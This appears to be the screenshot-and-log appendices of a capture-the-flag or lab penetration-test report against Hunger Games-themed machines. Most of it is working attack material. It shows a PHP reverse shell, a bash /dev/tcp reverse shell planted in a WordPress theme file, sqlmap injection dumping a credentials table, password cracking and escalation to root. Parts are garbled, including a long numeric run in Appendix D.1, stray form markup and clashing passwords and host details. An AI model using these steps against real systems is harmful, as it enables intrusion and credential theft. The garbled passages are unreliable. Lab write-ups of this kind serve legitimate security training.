
Appendix B.5 – Using curl <http://192.168.34.251/ajax.php.bak>



The screenshot shows a terminal window with the title bar "\*/~/php-reverse-shell.php - Mousepad". The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for new file, open file, save file, print, cut, copy, paste, find, and search. The main code area contains the following PHP script:

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.34.251';
50 $port = 4444;
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

## Appendix B.6 – PHP reverse shell



Appendix B.7 – Burpsuite proxy used to change code with token to upload shell.

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.34.11] from (UNKNOWN) [192.168.34.251] 56506
Linux TheHangingTree 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
08:45:17 up 9:23, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

## Appendix B.8

```

$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.34.1] 56512
Linux raspberrypi 5.10.60+ #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
CPU: 0x0515 (Broadwell), 2.45 GHz, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY          FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
uid:33(www-data) gid:33(www-data) groups:33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+Found
media
mnt
opt
proc
root
run
sbin
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
sejanus
team-tasks
$ sejanus
$ cd sejanus
$ ls
HangingTree.png
flag.txt
password-reminder.txt
$ cat flag.txt
FLAG - Every snake in the Capitol garden whispers: power is survival, and mercy is just another kind of weakness.$
$ python3 -m http.server 8000

```

## Appendix B.9

```

$ ls
HangingTree.png
flag.txt
password-reminder.txt
$ cat password-reminder.txt
password: HungerGames
$ python3 -m http.server 8000

```

## Appendix B.10

```

(kali㉿kali)-[~]
$ wget http://192.168.34.251:8000/HangingTree.png
--2025-05-20 19:27:30-- http://192.168.34.251:8000/HangingTree.png
Connecting to 192.168.34.251:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 419189 (409K) [image/png]
Saving to: 'HangingTree.png'

HangingTree.png           100%[=====] 409.36K --.-KB/s  in 0.03s

2025-05-20 19:27:30 (14.8 MB/s) - 'HangingTree.png' saved [419189/419189]

```

## Appendix B.11

```

(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://wlglam.fsmg.org.nz/kali kali-rolling InRelease [41.5 kB]
Get:2 http://wlglam.fsmg.org.nz/kali kali-rolling/main Sources [17.4 MB]
Get:3 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free Sources [124 kB]
Get:4 http://wlglam.fsmg.org.nz/kali kali-rolling/contrib Sources [82.5 kB]
Get:5 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free-firmware Sources [8275 B]
Get:6 http://wlglam.fsmg.org.nz/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:7 http://wlglam.fsmg.org.nz/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]
Get:8 http://wlglam.fsmg.org.nz/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:9 http://wlglam.fsmg.org.nz/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:10 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free amd64 Packages [204 kB]
Get:11 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]
Get:12 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:13 http://wlglam.fsmg.org.nz/kali kali-rolling/non-free-firmware amd64 Contents (deb) [24.3 kB]
Fetched 92.2 MB in 14s (6775 kB/s)
202 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$ sudo apt install ruby ruby-dev libmagickwand-dev imagemagick
ruby is already the newest version (1:3.3+b1).
ruby set to manually installed.
ruby-dev is already the newest version (1:3.3+b1).
ruby-dev set to manually installed.

```

## Appendix B.12


```
(kali㉿kali)-[~]
$ sudo gem install zsteg
Fetching zsteg-0.2.13.gem
Fetching iostruct-0.5.0.gem
Fetching rainbow-3.1.1.gem
Fetching zpng-0.4.5.gem
Successfully installed rainbow-3.1.1
Successfully installed zpng-0.4.5
Successfully installed iostruct-0.5.0
Successfully installed zsteg-0.2.13
Parsing documentation for rainbow-3.1.1
Installing ri documentation for rainbow-3.1.1
Parsing documentation for zpng-0.4.5
Installing ri documentation for zpng-0.4.5
Parsing documentation for iostruct-0.5.0
Installing ri documentation for iostruct-0.5.0
Parsing documentation for zsteg-0.2.13
Installing ri documentation for zsteg-0.2.13
Done installing documentation for rainbow, zpng, iostruct, zsteg after 2 seconds
4 gems installed

(kali㉿kali)-[~]
$ zsteg --help
Usage: zsteg [options] filename.png [param_string]

-a, --all          try all known methods
--version         show version information
--help           display this help message
```

Appendix B.13

Appendix B.14



## Welcome to The Laboratory

Sixty-four years before the 74th Hunger Games and ten years after the Rebellion, the once wealthy and powerful Snow family now struggles with 18 year old Coriolanus Snow, his 21-year old cousin Tigris Snow, and their grandmother being the last living members. The Snow's wealth emanated from the munitions industry in the now bombed and abandoned District 13. The family is threatened by tax increase and possible eviction, leaving the family's continued success dependent on Coriolanus rising to prominence

To help revive the televised Hunger Games declining viewership, twenty-four Capital Academy students, including Coriolanus, are chosen to mentor tributes for the upcoming 10th Hunger Games. Coriolanus hopes to win the offered Plinth Prize to pay his way to the University and return the Snow family's prestige.

Thanks for visiting thelaboratory.songbirds.snakes. Do a DNS zone transfer to find our virtual hosts.

## Appendix C.1


```
(kali㉿kali)-[~]
$ dig AXFR songbirds.snakes @192.168.34.161

; <>> AXFR songbirds.snakes @192.168.34.161
;; global options: +cmd
songbirds.snakes. 604800 IN SOA ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
songbirds.snakes. 604800 IN NS ns.songbirds.snakes.
district1.songbirds.snakes. 604800 IN A 192.168.34.161
district12.songbirds.snakes. 604800 IN A 192.168.34.161
district13.songbirds.snakes. 604800 IN A 192.168.34.161
district2.songbirds.snakes. 604800 IN A 192.168.34.161
district3.songbirds.snakes. 604800 IN A 192.168.34.161
district4.songbirds.snakes. 604800 IN A 192.168.34.161
district5.songbirds.snakes. 604800 IN A 192.168.34.161
district6.songbirds.snakes. 604800 IN A 192.168.34.161
district7.songbirds.snakes. 604800 IN A 192.168.34.161
district8.songbirds.snakes. 604800 IN A 192.168.34.161
ns.songbirds.snakes. 604800 IN SOA ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 192.168.34.161#53(192.168.34.161) (TCP)
;; WHEN: Sat May 10 08:12:23 AEST 2025
;; XFR size: 16 records (messages 1, bytes 507)
```

## Appendix C.2

```
GNU nano 8.4          /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
192.168.34.161 district1.songbirds.snakes.
192.168.34.161 district12.songbirds.snakes.
192.168.34.161 district2.songbirds.snakes.
192.168.34.161 district5.songbirds.snakes.
192.168.34.161 district6.songbirds.snakes.
192.168.34.161 district8.songbirds.snakes.
192.168.34.161 district9.songbirds.snakes.
192.168.34.161 ns.songbirds.snakes.
192.168.34.161 thelaboratory.songbirds.snakes.
```

## Appendix C.3



**FLAG - Sejanus Plith wanted to save lives but became a pawn in a Capitol game where loyalty meant silence and betrayal meant legacy.**

## Appendix C.4

```
(kali㉿kali)-[~]
$ sqlmap -u "http://district5.songbirds.snakes./ajax_udf.php?q=1&add_value=odm_user*" --dbs
[16:53:08] [INFO] retrieved: wordpressdb due to insufficient validation of allowed action
available databases [9]:
[*] cdcoll
[*] information_schema
[*] mysql
[*] opendocman
[*] password_vault
[*] performance_schema
[*] phpmyadmin
[*] test
[*] wordpressdb
```

## Appendix C.5

Database: password_vault	
Table: credentials	
[1 entry]	
	<form action="http://
+-----+-----+	+-----+
password   username   type="hidden"	
+-----+-----+	+-----+
hungergames   admin   type="hidden"	
+-----+-----+	+-----+
	</form>

Appendix C.6

## Edit Themes

## Twenty Sixteen: Theme Header (header.php)

Selected file content:

```
1 <?php
2 exec("/bin/bash -c 'bash -i>&/dev/tcp/192.168.34.1/4444 0>&1'");
3 ?>
```

## Appendix C.7

```
(kali㉿kali)-[~]
$ nc -l -p 4444
bash: cannot set terminal process group (506): Inappropriate ioctl for device
bash: no job control in this shell
daemon@TheLaboratory:/opt/lampp/wordpress$
```

## Appendix C.8

```
daemon@TheLaboratory:/etc$ ls
pam.conf
pam.d
passwd
passwd-
selinux
services
shadow
```

## Appendix C.9

```
ryan@teletraan-II:Documents $ sudo john --format=crypt crack.txt
```

### Appendix C.10

```
ryan@teletraan-II:Documents $ sudo john --format=crypt crack.txt --show
root:princess:0:0:root:/root:/bin/bash
```

### Appendix C.11

```
daemon@TheLaboratory:/opt/lampp/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ess$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@TheLaboratory:/opt/lampp/wordpress$ su root
su root
Password: princess

root@TheLaboratory:/opt/lampp/wordpress#
```

### Appendix C.12

```
root@TheLaboratory:~# ls
ls
a548dbc45b9aa1ed262fc4abdc6e56e3-opendocman-1.2.7.tar.gz
flag.txt
john-1.9.0-jumbo-1.tar.gz
wordpress-5.1.13-en_AU.tar.gz
xampp-linux-x64-1.8.2-6-installer.run
root@TheLaboratory:~# pwd
pwd
/root
root@TheLaboratory:~# cat flag.txt
cat flag.txt
FLAG - In the 10th Hunger Games, tributes were not heroes but broken children in a bombed-out stadium, given no gifts-only grief and gravel.
```

### Appendix C.13

```
root@TheLaboratory:/home/drgaul# ls -a
ls -a
. .bash_logout .flag.txt john-1.9.0-jumbo-1
.. .bashrc hints.txt .profile
root@TheLaboratory:/home/drgaul# cat .flag.txt
cat .flag.txt
FLAG - Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory.
```

### Appendix C.14

The terminal window shows the command 'ls -a' followed by the contents of the '.flag.txt' file. The file contains the text: 'FLAG - Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory.'



The Laboratory — Just another WordPress site


## Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


Welcome to the Hunger Games!



### Appendix C.15



Appendix C.16




Appendix C.17

Welcome to OpenDocMan  
Log in to begin using the system's powerful storage, publishing and revision control features.


Username  Password

Copyright © 2000-2013 Stephen Lawrence  
OpenDocMan v1.2.7 | Support | Feedback | Bugs |


Appendix C.18



Appendix C.19



Appendix C.20




Appendix C.21

```
[kali㉿kali)-[~]
$ sqlmap -u "http://district5.songbirds.snakes/ajax_udf.php?q=1&add_value=odm_user*" -D password_vault -tables
Database: password_vault
[1 table]
+-----+
| credentials |
+-----+
```

## Appendix C.22

```
[kali㉿kali] -[~]
$ sqlmap -u "http://district5.songbirds.snakes/ajax_udf.php?q=1&add_value=odm_user" -D password_vault -T credentials --dump
Database: password_vault
Table: credentials
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| hungrygames | admin |
+-----+-----+
```

## Appendix C.23



## Appendix D.1

```
S 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 299 300 301 302 303 304 305 306 307 308 309 309 310 311 312 313 314 315 316 317 318 319 319 320 321 322 323 324 325 326 327 328 329 329 330 331 332 333 334 335 336 337 338 339 339 340 341 342 343 344 345 346 347 348 349 349 350 351 352 353 354 355 356 357 358 359 359 360 361 362 363 364 365 366 367 368 369 369 370 371 372 373 374 375 376 377 378 379 379 380 381 382 383 384 385 386 387 388 389 389 390 391 392 393 394 395 396 397 398 399 399 400 401 402 403 404 405 406 407 408 409 409 410 411 412 413 414 415 416 417 418 419 419 420 421 422 423 424 425 426 427 428 429 429 430 431 432 433 434 435 436 437 438 439 439 440 441 442 443 444 445 446 447 448 449 449 450 451 452 453 454 455 456 457 458 459 459 460 461 462 463 464 465 466 467 468 469 469 470 471 472 473 474 475 476 477 478 479 479 480 481 482 483 484 485 486 487 488 489 489 490 491 492 493 494 495 496 497 498 499 499 500 501 502 503 504 505 506 507 508 509 509 510 511 512 513 514 515 516 517 518 519 519 520 521 522 523 524 525 526 527 528 529 529 530 531 532 533 534 535 536 537 538 539 539 540 541 542 543 544 545 546 547 548 549 549 550 551 552 553 554 555 556 557 558 559 559 560 561 562 563 564 565 566 567 568 569 569 570 571 572 573 574 575 576 577 578 579 579 580 581 582 583 584 585 586 587 588 589 589 590 591 592 593 594 595 596 597 598 599 599 600 601 602 603 604 605 606 607 608 609 609 610 611 612 613 614 615 616 617 618 619 619 620 621 622 623 624 625 626 627 628 629 629 630 631 632 633 634 635 636 637 638 639 639 640 641 642 643 644 645 646 647 648 649 649 650 651 652 653 654 655 656 657 658 659 659 660 661 662 663 664 665 666 667 668 669 669 670 671 672 673 674 675 676 677 678 679 679 680 681 682 683 684 685 686 687 688 689 689 690 691 692 693 694 695 696 697 698 699 699 700 701 702 703 704 705 706 707 708 709 709 710 711 712 713 714 715 716 717 718 719 719 720 721 722 723 724 725 726 727 728 729 729 730 731 732 733 734 735 736 737 738 739 739 740 741 742 743 744 745 746 747 748 749 749 750 751 752 753 754 755 756 757 758 759 759 760 761 762 763 764 765 766 767 768 769 769 770 771 772 773 774 775 776 777 778 779 779 780 781 782 783 784 785 786 787 788 789 789 790 791 792 793 794 795 796 797 798 799 799 800 801 802 803 804 805 806 807 808 809 809 810 811 812 813 814 815 816 817 817 818 819 819 820 821 822 823 824 825 826 827 828 829 829 830 831 832 833 834 835 836 837 838 839 839 840 841 842 843 844 845 846 847 848 849 849 850 851 852 853 854 855 856 857 858 859 859 860 861 862 863 864 865 866 867 868 869 869 870 871 872 873 874 875 876 877 878 879 879 880 881 882 883 884 885 886 887 888 889 889 890 891 892 893 894 895 896 897 898 899 899 900 901 902 903 904 905 906 907 908 909 909 910 911 912 913 914 915 916 917 917 918 919 919 920 921 922 923 924 925 926 927 928 929 929 930 931 932 933 934 935 936 937 938 939 939 940 941 942 943 944 945 946 947 948 949 949 950 951 952 953 954 955 956 957 958 959 959 960 961 962 963 964 965 966 967 968 969 969 970 971 972 973 974 975 976 977 978 979 979 980 981 982 983 984 985 986 987 988 989 989 990 991 992 993 994 995 996 997 997 998 999 999 1000 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1009 1010 1011 1012 1013 1014 1015 1016 1017 1017 1018 1019 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1089 1090 1091 1092 1093 1094 1095 1096 1097 1097 1098 1099 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1109 1110 1111 1112 1113 1114 1115 1116 1117 1117 1118 1119 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1189 1190 1191 1192 1193 1194 1195 1196 1196 1197 1198 1198 1199 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1209 1210 1211 1212 1213 1214 1215 1216 1217 1217 1218 1219 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1289 1290 1291 1292 1293 1294 1295 1296 1297 1297 1298 1299 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1309 1310 1311 1312 1313 1314 1315 1316 1317 1317 1318 1319 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1389 1390 1391 1392 1393 1394 1395 1396 1396 1397 1398 1398 1399 1399 1400 1401 1402 1403 1404 1405 